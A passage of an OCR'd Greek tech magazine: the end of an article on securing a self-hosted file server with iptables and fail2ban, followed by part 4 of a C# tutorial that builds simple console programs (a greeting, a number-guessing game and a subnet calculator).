Επειδή κατά την ενεργοποίησή του το fail2ban εισάγει τους δικούς του κανόνες στο υπάρχον ruleset του iptables κι εμείς δεν θέλουμε διπλοεγγραφές στο /etc/iptables/rules.v4, πριν προσθέσουμε τον κανόνα μας απενεργοποιήσαμε προσωρινά την υπηρεσία του fail2ban. Μετά ρίξαμε μια ματιά στους εναπομείναντες κανόνες δίνοντας στο iptables τις παραμέτρους -L και --line-numbers, ώστε να δούμε πού ακριβώς πρέπει να εισαγάγουμε τον κανόνα για το port 8888/TCP. Η ζητούμενη θέση ήταν η 5, οπότε εισαγάγαμε εκεί το νέο κανόνα και μετά αποθηκεύσαμε το επαυξημένο ruleset καλώντας την υπηρεσία iptables-persistent με την οδηγία save. Τέλος, ενεργοποιήσαμε ξανά το fail2ban.

> **Σημείωση:** Τις λίγες φορές που έχουμε λόγο να επισκεφθούμε το web panel του BitTorrent sync, αντί στη μπάρα διευθύνσεων του browser να πληκτρολογούμε τη διεύθυνση https://eyjafjallajokull.parabing.com:8888 γράφουμε κάτι σαν https://public_ip_address:8888. Το πιστοποιητικό του BitTorrent Sync web panel είναι self-signed και παίρνουμε σχετική προειδοποίηση, αλλά σ' αυτή την περίπτωση καθόλου δεν μας ενοχλεί. Αν στη μπάρα διευθύνσεων αντί για το IP δίναμε το domain name, επειδή ο web browser έχει ήδη το δημόσιο πιστοποιητικό του Apache για το domain αλλά τώρα υπάρχει άλλος server στην άλλη άκρη, θεωρεί ότι πρόκειται για επίθεση MiTM και δεν μας επιτρέπει να προχωρήσουμε. Σωστά πράττει.

Η σειρά σας!

Κάπως έτσι είναι ο file host μας σήμερα. Για λίγο καιρό θα τον αφήσουμε στην ησυχία του, ξέρουμε όμως ότι αργά ή γρήγορα θα αρχίσουμε και πάλι τις αλλαγές. Όταν το κάνουμε και κρίνουμε πως έχουμε κάτι ενδιαφέρον να μοιραστούμε μαζί σας, να είστε βέβαιοι ότι δεν θα ντραπούμε. Θέλουμε εξάλλου να πιστεύουμε ότι μέσα από τα τρία άρθρα αυτής της σειράς θα εμπνευστείτε όσο χρειάζεται, ώστε να φτιάξετε κι εσείς τη δική σας πλατφόρμα στο cloud – ή ακριβέστερα στα clouds. Ό,τι κι αν αποφασίσετε, όπως κι αν προχωρήσετε, σας ευχόμαστε καλή διασκέδαση. Θα χαρούμε μάλιστα πολύ αν επιστρέψετε για να μας παρουσιάσετε τα δημιουργήματά σας. Και μια τελευταία υπενθύμιση: Αν σκοπεύετε να φτιάξετε το VPS σας στη DigitalOcean, ξεκινήστε από το ακόλουθο URL:

> http://bit.ly/digocean10off

Θα έχετε αυτομάτως 10 δολάρια έκπτωση για το VPS, ενώ θα ελαφρύνετε και τα έξοδα hosting του αγαπημένου σας περιοδικού.

Skill: Intermediate
Tags: .NET, C#, programming, console apps, Textual User Interface

Ανάπτυξη εφαρμογών σε C# για το .NET [μέρος 4ο]

by multiPetros


Η γνωριμία μας με την C# έχει προχωρήσει αρκετά. Ή μήπως όχι; Η αλήθεια είναι ότι μια γνωριμία που έχει μόνο θεωρητική υπόσταση δεν είναι πραγματική γνωριμία. Σ' αυτό το άρθρο, λοιπόν, θα ασχοληθούμε με τη C# στην πράξη, δημιουργώντας μερικά απλά προγράμματα για τη γραμμή εντολών.

Μετά την εκμάθηση των βασικών συστατικών της γλώσσας καθώς και της δημιουργίας βιβλιοθηκών, έχουμε πλέον φτάσει στη στιγμή που το 99,385% των αναγνωστών ανέμενε με ανυπομονησία από το πρώτο κιόλας άρθρο της σειράς. Μιλάμε για τη δημιουργία εκτελέσιμων προγραμμάτων, με τα οποία ο χρήστης θα μπορεί να αλληλεπιδρά – ή και όχι ;) Για αρχή θα μείνουμε στο περιβάλλον της κονσόλας, δεσμευόμενοι (και όχι απλά υποσχόμενοι) ότι σύντομα θα προχωρήσουμε στην ανάπτυξη παραθυρικών εφαρμογών.

Konsolen über alles

Η είσοδος και η έξοδος δεδομένων προς την κονσόλα πραγματοποιείται με τη βοήθεια της κλάσης Console, που ανήκει στο χώρο ονομάτων System. Η συγκεκριμένη κλάση είναι εφοδιασμένη με μια πληθώρα μεθόδων και ιδιοτήτων, οι οποίες εκτός από την απλή είσοδο και έξοδο συμβολοσειρών επιτρέπουν και τον πλήρη έλεγχο της κονσόλας. Αρκεί να σας πούμε ότι με τη βοήθεια τη συγκεκριμένης κλάσης μπορεί κανείς να δημιουργήσει ακόμα και TUI (Textual User Interface) (Σ.τ.Ε. Σχεδόν υποσυνείδητα, διάβασα "τουή".) Επί του παρόντος θα χρησιμοποιήσουμε τις μεθόδους Read και Write, όπως επίσης και τις διάφορες παραλλαγές τους. Το πρώτο μας παράδειγμα αποτελεί μια επέκταση του κλασικού "hello, world!", κατά την οποία το πρόγραμμα απευθύνει έναν προσωπικό χαιρετισμό στο χρήστη αφού πρώτα ζητήσει να μάθει το όνομά του.

Πριν εξετάσουμε τον κώδικα του προγράμματος θα ρίξουμε μια γρήγορη ματιά στη διαδικασία δημιουργίας project για την κονσόλα, από το περιβάλλον του SharpDevelop. Προφανώς, το πρώτο βήμα είναι να επιλέξουμε το New Solution, από το μενού File. Στη συνέχεια, στο παράθυρο που εμφανίζεται επιλέγουμε το C# και αμέσως μετά



Ένα απλό παιχνίδι κρυπτόλεξου. Το TUI του προγράμματος δημιουργήθηκε με τις "εργοστασιακές" μεθόδους που παρέχει η κλάση Console.


το Windows Applications, ενώ από τη δεξιά περιοχή του παραθύρου κάνουμε κλικ στο Console Application. Κατόπιν, αρκεί να καθορίσουμε έναν κατάλογο για την αποθήκευση του project και, φυσικά, να του δώσουμε ένα όνομα. Μπορεί τα παραπάνω βήματα να μοιάζουν περίπλοκα για όσους δεν έχουν συνηθίσει να δουλεύουν με IDE, αλλά αν τα ακολουθήσετε μια-δυο φορές η διαδοχή των επιλογών που περιγράψαμε θ' αρχίσει να σας φαίνεται λογική και απλή.

Όπως έχουμε ξαναπεί, κάθε φορά που δημιουργούμε ένα project εμφανίζονται και λίγες γραμμές κώδικα, οι οποίες φιλοδοξούν να αποτελέσουν το σκελετό του προγράμματός μας. Από τον κώδικα που εμφανίζεται αφαιρούμε όλες τις γραμμές που υπάρχουν μέσα στη μέθοδο Main της κλάσης Program, και στη θέση τους τοποθετούμε τα ακόλουθα:

```
using System;
namespace Name {
   class Program {
       public static void Main(string[] args) {
           string userName;
           Console.Title = "deltaHacker 042";
           Console.Write("What's your name? ");
           userName = Console.ReadLine();
           Console.WriteLine("Hello, " + userName + "!");
           Console.WriteLine();
           Console.Write("Press any key to continue... ");
```

```
12            Console.ReadKey(true);
13        }
14    }
15 }
```

Στην πρώτη γραμμή παρατηρούμε την πρόταση using, η οποία επιτρέπει να χρησιμοποιούμε τα αντικείμενα ενός εξωτερικού namespace. Στο πρόγραμμά μας, επιλέγουμε τη χρήση αντικειμένων από το χώρο ονομάτων System. Πρόκειται για έναν χώρο που χρησιμοποιούμε σχεδόν πάντα και περιέχει όλα τα βασικά αντικείμενα του .NET. Στη δεύτερη γραμμή, με τη βοήθεια της πρότασης namespace, ορίζεται το όνομα του δικού μας χώρου ονομάτων. Σε αυτή τη γραμμή το SharpDevelop τοποθέτησε αυτόματα ένα όνομα και συγκεκριμένα το όνομα του Project μας. Όπως βλέπετε, επειδή δεν μπήκαμε στον κόπο να πληκτρολογήσουμε κάποιο όνομα, παρέμεινε η προεπιλογή (ένα σκέτο "Name"). Ακολούθως βλέπουμε τη δήλωση της κλάσης Program, που επίσης τοποθετήθηκε αυτόματα από το SharpDevelop. Όπως έχουμε ξαναπεί, στη C# βρίσκονται τα πάντα πίσω από αντικείμενα. Στη γραμμή 04 συνα-



Το SharpDevelop διευκολύνει σε μεγάλο βαθμό τη δημιουργία νέων project, παρέχοντας πολλά template κώδικα έτοιμα προς χρήση.

ντάμε τη μέθοδο Main, με την οποία ξεκινάει κάθε πρόγραμμα. Ουσιαστικά, η συγκεκριμένη γραμμή αποτελεί τη λεγόμενη υπογραφή της μεθόδου, που δεν είναι τίποτα άλλο από το σύνολο των αναγνωριστικών (identifier) που την καθιστούν μοναδική: Το όνομά της, ο τύπος δεδομένων που επιστρέφει και η λίστα των παραμέτρων που δέχεται. Στο πρόγραμμά μας, η μέθοδος Main διαθέτει μόνο μια παράμετρο με το όνομα args. Πρόκειται για έναν πίνακα που περιλαμβάνει όλες τις παραμέτρους που προέρχονται από το περιβάλλον εκτέλεσης του προγράμματος. Περιλαμβάνει, για παράδειγμα, τις παραμέτρους που έδωσε ο χρήστης στη γραμμή εντολών κατά την εκτέλεση του προγράμματος.


Στη γραμμή 05 ξεκινάει ο δικός μας κώδικας, με τη δήλωση μιας μεταβλητής τύπου string με το όνομα userName. Όπως καταλαβαίνετε, σε αυτήν θα αποθηκεύσουμε το όνομα του χρήστη, όπως θα το πάρουμε από την κονσόλα. Στη συνέχεια κάνουμε χρήση της ιδιότητας Title του αντικειμένου Console, ώστε να ορίσουμε τον τίτλο του παραθύρου στο οποίο θα τρέχει το πρόγραμμά μας. Εάν δεν ορίσουμε εμείς κάποιο όνομα, ο τίτλος θα σχηματίζεται αυτόματα από τη διαδρομή προς το πρόγραμμα. Η πρώτη μας (αληθινή) επαφή με την κονσόλα πραγματοποιείται στη γραμμή 07, με τη μέθοδο Write(). Με τη βοήθειά της εμφανίζουμε ένα μήνυμα, προτρέποντας το χρήστη να δώσει το όνομά του. Η λήψη της εισόδου από το χρήστη επιτυγχάνεται με τη μέθοδο ReadLine(), στη γραμμή 08. Η εν λόγω μέθοδος διακόπτει τη ροή του προγράμματος και περιμένει να πάρει από το χρήστη μια συμβολοσειρά. Όπως επισημάναμε και νωρίτερα, η επιστρεφόμενη συμβολοσειρά αποθηκεύεται στη μεταβλητή userName.

Στη συνέχεια εμφανίζουμε έναν προσωποποιημένο χαιρετισμό, χρησιμοποιώντας αυτή τη φορά τη μέθοδο WriteLine(). Η διαφορά της WriteLine από τη Write, έγκειται στο ότι εισάγει αυτόματα στο τέλος του εκάστοτε string ένα χαρακτήρα αλλαγής γραμμής. Όπως καταλαβαίνετε, θα μπορούσαμε κάλλιστα να χρησιμοποιήσουμε τη μέθοδο Write, εισάγοντας την αλλαγή γραμμής χειροκίνητα (με τον ειδικό χαρακτήρα "\n"). Κάτι ακόμα που αξίζει να σημειώσουμε είναι η χρήση του τελεστή "+" για τη συνένωση των τριών συμβολοσειρών. Στην πραγματικότητα δεν πρόκειται για έναν τελεστή, αλλά για μια συντόμευση προς τη μέθοδο String.Concat(x, y, ...). Στη 10η γραμμή βλέπουμε πάλι τη μέθοδο WriteLine(), αλλά χωρίς κάποια παράμετρο. Αυτό είναι έγκυρο και έχει ως αποτέλεσμα την εμφάνιση μιας κενής γραμμής. Το ίδιο αποτέλεσμα θα μπορούσαμε να πετύχουμε και με μία μόνο εκτέλεση της WriteLine, εισάγοντας στο τέλος του string έναν χαρακτήρα αλλαγής γραμμής:

```
Console.WriteLine("Hello, " + userName + "!\n");
```

Προσπερνώντας τη γραμμή 11, όπου χρησιμοποιείται και πάλι η γνωστή πλέον Write, συναντάμε τη μέθοδο ReadKey(). Η συγκεκριμένη μέθοδος δεν διαβάζει μια ολόκληρη συμβολοσειρά, αλλά έναν μόνο χαρακτήρα. Συγκεκριμένα, διακόπτει τη ροή του προγράμματος και αναμένει το πάτημα ενός οποιουδήποτε πλήκτρου. Μόλις διαπιστωθεί κάτι τέτοιο, η μέθοδος ReadKey επιστρέφει μια δομή ConsoleKeyInfo[1] και επιτρέπει τη "φυσιολογική" εξέλιξη του προγράμματος. Για τις ανάγκες του δικού

1. Παρέχει μέλη που περιγράφουν το πλήκτρο που πατήθηκε: κωδικό, αναπαράσταση Unicode, τροποποιητές ([Shift], [Alt], [Ctrl]) κ.ά.



Το πρώτο μας πρόγραμμα για την κονσόλα, με φόντο τον κώδικά του.

μας προγράμματος, πάντως, η επιστρεφόμενη δομή ConsoleKeyInfo δεν υποβάλλεται σε κανέναν έλεγχο. Η μέθοδος ReadKey() χρησιμοποιείται μόνο και μόνο για την προσωρινή αναστολή εκτέλεσης του προγράμματος. Αυτή η τεχνική είναι ιδιαίτερα χρήσιμη, ειδικά όταν εκτελούμε το πρόγραμμά μας απευθείας από τον Windows Explorer. Σ' αυτές τις περιπτώσεις, βλέπετε, μόλις τερματιστεί το πρόγραμμα το παράθυρο της κονσόλας κλείνει αμέσως και ο χρήστης δεν προλαβαίνει να δει τα μηνύματα που μπορεί να έχουν εμφανιστεί. Στην περίπτωση του δικού μας προγράμματος, χωρίς τη χρήση αυτής της ιδιότυπης υλοποίησης της pause, ο χρήστης δεν θα προλάβαινε να δει το χαιρετισμό που του απηύθυνε το πρόγραμμα.

Κατεβάστε ένα πακέτο με τον κώδικα από το http://bit.ly/dh042-dnet-name. Όπως θα διαπιστώσετε, ο κώδικας περιλαμβάνει και κάποιες μικρές προσθήκες, αισθητικού περιεχομένου.

Ας παίξουμε!

Επειδή το πρόγραμμα που εξετάσαμε μπορεί να σας φάνηκε βαρετό, το επόμενο παράδειγμα που θα δούμε αποτελεί ένα απλοϊκό παιχνίδι μαντικών ικανοτήτων: Ο υπολογιστής θα παράγει έναν τυχαίο αριθμό εντός κάποιον ορίων και ο χρήστης θα καλείται να τον μαντέψει. Το πρόγραμμα θα ενημερώνει το χρήστη για το αν πέτυχε τον αριθμό ή για το αν ο μυστικός αριθμός είναι μεγαλύτερος ή μικρότερος

από αυτόν που έδωσε. Στο τέλος θα εμφανίζεται το σύνολο των προσπαθειών του χρήστη, έως ότου τα κατάφερε. Ας αφήσουμε όμως τις γενικές περιγραφές κι ας περάσουμε στον κώδικα.

```
using System;

namespace Guess{
   class Program{
       public static void Main(string[] args){
           Random rnd = new Random();
           int compNum = rnd.Next(0, 21);
           int userNum;
           string userInput;
           int efforts = 0;
           bool found = false;

           Console.WriteLine("Μάντεψε ποιον αριθμό [1-20] έβαλα στο μυαλό μου: ");
           while (!found) {
               Console.Write("Το: ");
               userInput = Console.ReadLine();
               try {
                   userNum = int.Parse(userInput);
               } catch (Exception) {
                   Console.WriteLine("Το \"" + userInput + "\" δεν είναι έγκυρος ακέραιος αριθμός.\nΔώσε έναν ακέραιο από το 1 έως το 20.\n");
                   continue;
               }

               if(userNum > compNum){
                   Console.WriteLine("Έχω σκεφτεί μικρότερο αριθμό από το "+ userNum.ToString() + "\nΔοκίμασε ξανά...\n");
               }else if(userNum < compNum){
                   Console.WriteLine("Έχω σκεφτεί μεγαλύτερο αριθμό από το "+ userNum.ToString() + "\nΔοκίμασε ξανά...\n");
               }else{
                   Console.WriteLine("Μπράβο! Ακριβώς αυτό τον αριθμό είχα σκεφτεί!\n");
                   found = true;
```

```
30                }
31
32                efforts++;
33            }
34
35            Console.WriteLine("Μάντεψες τον αριθμό με " + efforts + "
              προσπάθειες.\n");
36
37            Console.Write("Press any key to continue . . . ");
38            Console.ReadKey(true);
39        }
40    }
41 }
```

Σ' αυτό το πρόγραμμα χρησιμοποιούμε τις δομές ελέγχου και επανάληψης της C#, που γνωρίσαμε στο 2ο μέρος της σειράς (http://deltahacker.gr/?p=13180), στο τεύχος 040 (http://deltahacker.gr/deltahacker040). Ο κώδικας δεν παρουσιάζει κάποια ιδιαιτερότητα, εκτός ίσως από ορισμένα σημεία–κλειδιά που θα εξετάσουμε ευθύς αμέσως.


Στη γραμμή 06 βλέπουμε τη δημιουργία ενός αντικειμένου της κλάσης Random. Όπως φαντάζεστε, η συγκεκριμένη κλάση διευκολύνει την παραγωγή ψευδοτυχαίων αριθμών. Για αυτή τη δουλειά ακριβώς, προφέρεται η μέθοδος Next(min, max). Προφανώς, οι δύο παράμετροι καθορίζουν το διάστημα εντός του οποίου θα βρίσκεται ο τυχαίος αριθμός. Σημειώστε ότι το εν λόγω διάστημα είναι ημιανοικτό (το μέγεθος min περιλαμβάνεται στο διάστημα, ενώ το μέγεθος max όχι).

Μέσα στον κύριο βρόχο της μεθόδου Main, συναντάμε ένα μπλοκ "try – catch". Μέσα στο συγκεκριμένο μπλοκ αξιοποιείται η μέθοδος Parse, που μετατρέπει αριθμητικές συμβολοσειρές σε αριθμητικές τιμές. Το μπλοκ "try - catch" χρησιμοποιείται επειδή η είσοδος που λαμβάνουμε από την κονσόλα ενδέχεται να μην είναι έγκυρη. Σε αυτή την περίπτωση θα προκληθεί κάποιο exception, το οποίο και θα πρέπει να χειριστούμε με τη δέουσα προσοχή. Στο παράδειγμά μας, αν προκύψει κάποιο σφάλμα κατά τη μετατροπή εμφανίζεται ένα μήνυμα που ενημερώνει σχετικά το χρήστη. Στη συνέχεια, με τη βοήθεια της εντολής continue η τρέχουσα εκτέλεση του βρόχου διακόπτεται και ξεκινά μια νέα. Λίγο πιο κάτω, στις γραμμές 24 και 26, χρησιμοποιούμε τη μέθοδο ToString(). Αυτή η μέθοδος έχει την αντίστροφη λειτουργία από την Parse που είδαμε προηγουμένως και μετατρέπει έναν αριθμό σε string. Στον κώδικά μας, ενδέχεται να παρατηρήσατε ότι τόσο η Parse όσο και η ToString καλούνται ως μέθοδοι του αντικειμένου Int. Όπως έχουμε πει επανειλημμένως, στη C# τα πάντα είναι αντικείμενα. Έτσι, οι ακέραιοι αριθμοί (Int), όπως και όλοι οι τύποι δεδομένων, αποτελούν κλάσεις. Πάντως η μέθοδος ToString ενσωματώνεται αυτόματα σε όλα τα αντικείμενα που δημιουργούμε στη C# και επιστρέφει μια συμβολοσειρά που αναπαριστά το εκάστοτε αντικείμενο. Η επικάλυψη και η υπερφόρτωση της συ-

γκεκριμένης μεθόδου βρίσκονται στη διακριτική ευχέρεια του εκάστοτε προγραμματιστή. Εάν ο προγραμματιστής δεν επικαλύψει την ToString με κάποια δική του μέθοδο, επιστρέφεται το namespace στο οποίο ανήκει η κλάση του εκάστοτε αντικειμένου. Όπως και με το προηγούμενο παράδειγμα, έτσι και τώρα σας συνιστούμε να πειραματιστείτε με τον κώδικα και να μην αρκεστείτε σε μια απλή αντιγραφή και εκτέλεση. Μπορείτε να τον κατεβάσετε από το http://bit.ly/dh042-dnet-guess.

Συμπληρώνοντας το παζλ

Μέχρι στιγμής έχουμε δει τη χρήση αντικειμένων από τις βασικές βιβλιοθήκες του συστήματος. Αν και αυτές οι βιβλιοθήκες καλύπτουν ένα πραγματικά τεράστιο φάσμα των προγραμματιστικών μας αναγκών, πολλές φορές θα χρειαστεί να αξιοποιήσουμε πρόσθετες βιβλιοθήκες. Σε αυτό το παράδειγμα, λοιπόν, θα μελετήσουμε τον τρόπο εισαγωγής και χρήσης μιας βιβλιοθήκης που διανέμεται σε μεταγλωττισμένη μορφή (αρχείο DLL). Σκοπός μας είναι η δημιουργία ενός προγράμματος για την κονσόλα, το οποίο θα εμφανίζει πληροφορίες για τη διευθυνσιοδότηση του τοπικού δικτύου. Για την υλοποίηση του προγράμματος θα στηριχτούμε στη βιβλιοθήκη SubnettingCalcs, που έχει αναπτύξει ο γράφων. Μπορείτε να κατεβάσετε τη βιβλιοθήκη και τη σχετική τεκμηρίωση από το http://www.multipetros.gr/?p=885.



Η προσθήκη τρίτων βιβλιοθηκών στο SharpDevelop γίνεται πανεύκολα, από το παράθυρο Add Reference.

Για την κατασκευή του προγράμματος ξεκινάμε δημιουργώντας ένα νέο project κονσόλας. Εμείς του δώσαμε το όνομα Netcalc. Στη συνέχεια, από το κεντρικό μενού του SharpDevelop επιλέγουμε το Project και πατάμε το Add Reference. Από εκεί μπορούμε να εισάγουμε αναφορές προς τις πρόσθετες βιβλιοθήκες που σκοπεύουμε να χρησιμοποιήσουμε. Στο παράθυρο που εμφανίζεται επιλέγουμε την καρτέλα

".NET Assembly Browser" και κάνουμε κλικ στο κουμπί Browse. Έτσι, εμφανίζεται ένα πλαίσιο διαλόγου από το οποίο πρέπει να πλοηγηθούμε ως το αρχείο DLL που θέλουμε να χρησιμοποιηθεί στο πρόγραμμά μας. Για μεγαλύτερη ευκολία κατεβάσαμε τη μεταγλωττισμένη βιβλιοθήκη και αποθηκεύσαμε το αρχείο DLL στον κατάλογο του project. Μόλις ολοκληρώσουμε την προσθήκη της βιβλιοθήκης (πατώντας στο κουμπί OK) μεταφερόμαστε αυτόματα στο κύριο περιβάλλον του SharpDevelop. Εφόσον έχουν πάει όλα καλά, στο panel ονόματι Project και συγκεκριμένα στο "δέντρο" References θα έχει προστεθεί η βιβλιοθήκη SubnettingCalcs. Μετά από αυτή την απλή διαδικασία, μπορούμε πλέον να προχωρήσουμε στη συγγραφή του κώδικα της εφαρμογής μας.

```
using System;
using Multipetros;

namespace Netcalc{
   class Program{
       public static void Main(string[] args){
           string ip;
           string netmask;
           SubnettingCalcs calc;


           Console.Write("IP address........: ");
           ip = Console.ReadLine();
           Console.Write("Netmask...........: ");
           netmask = Console.ReadLine();
           calc = new SubnettingCalcs(ip, netmask);

           Console.WriteLine("Network capacity..: " + calc.NetCapacity.ToString());
           Console.WriteLine("Network prefix....: " + calc.Netprefix);
           Console.WriteLine("Broadcat address..: " + calc.Broadcast);
           Console.WriteLine("Hosts lowest IP...: " + calc.LowHostIp);
           Console.WriteLine("Hosts highest IP..: " + calc.HiHostIp);

           Console.Write("Press any key to continue . . . ");
           Console.ReadKey(true);
       }
   }
}
```

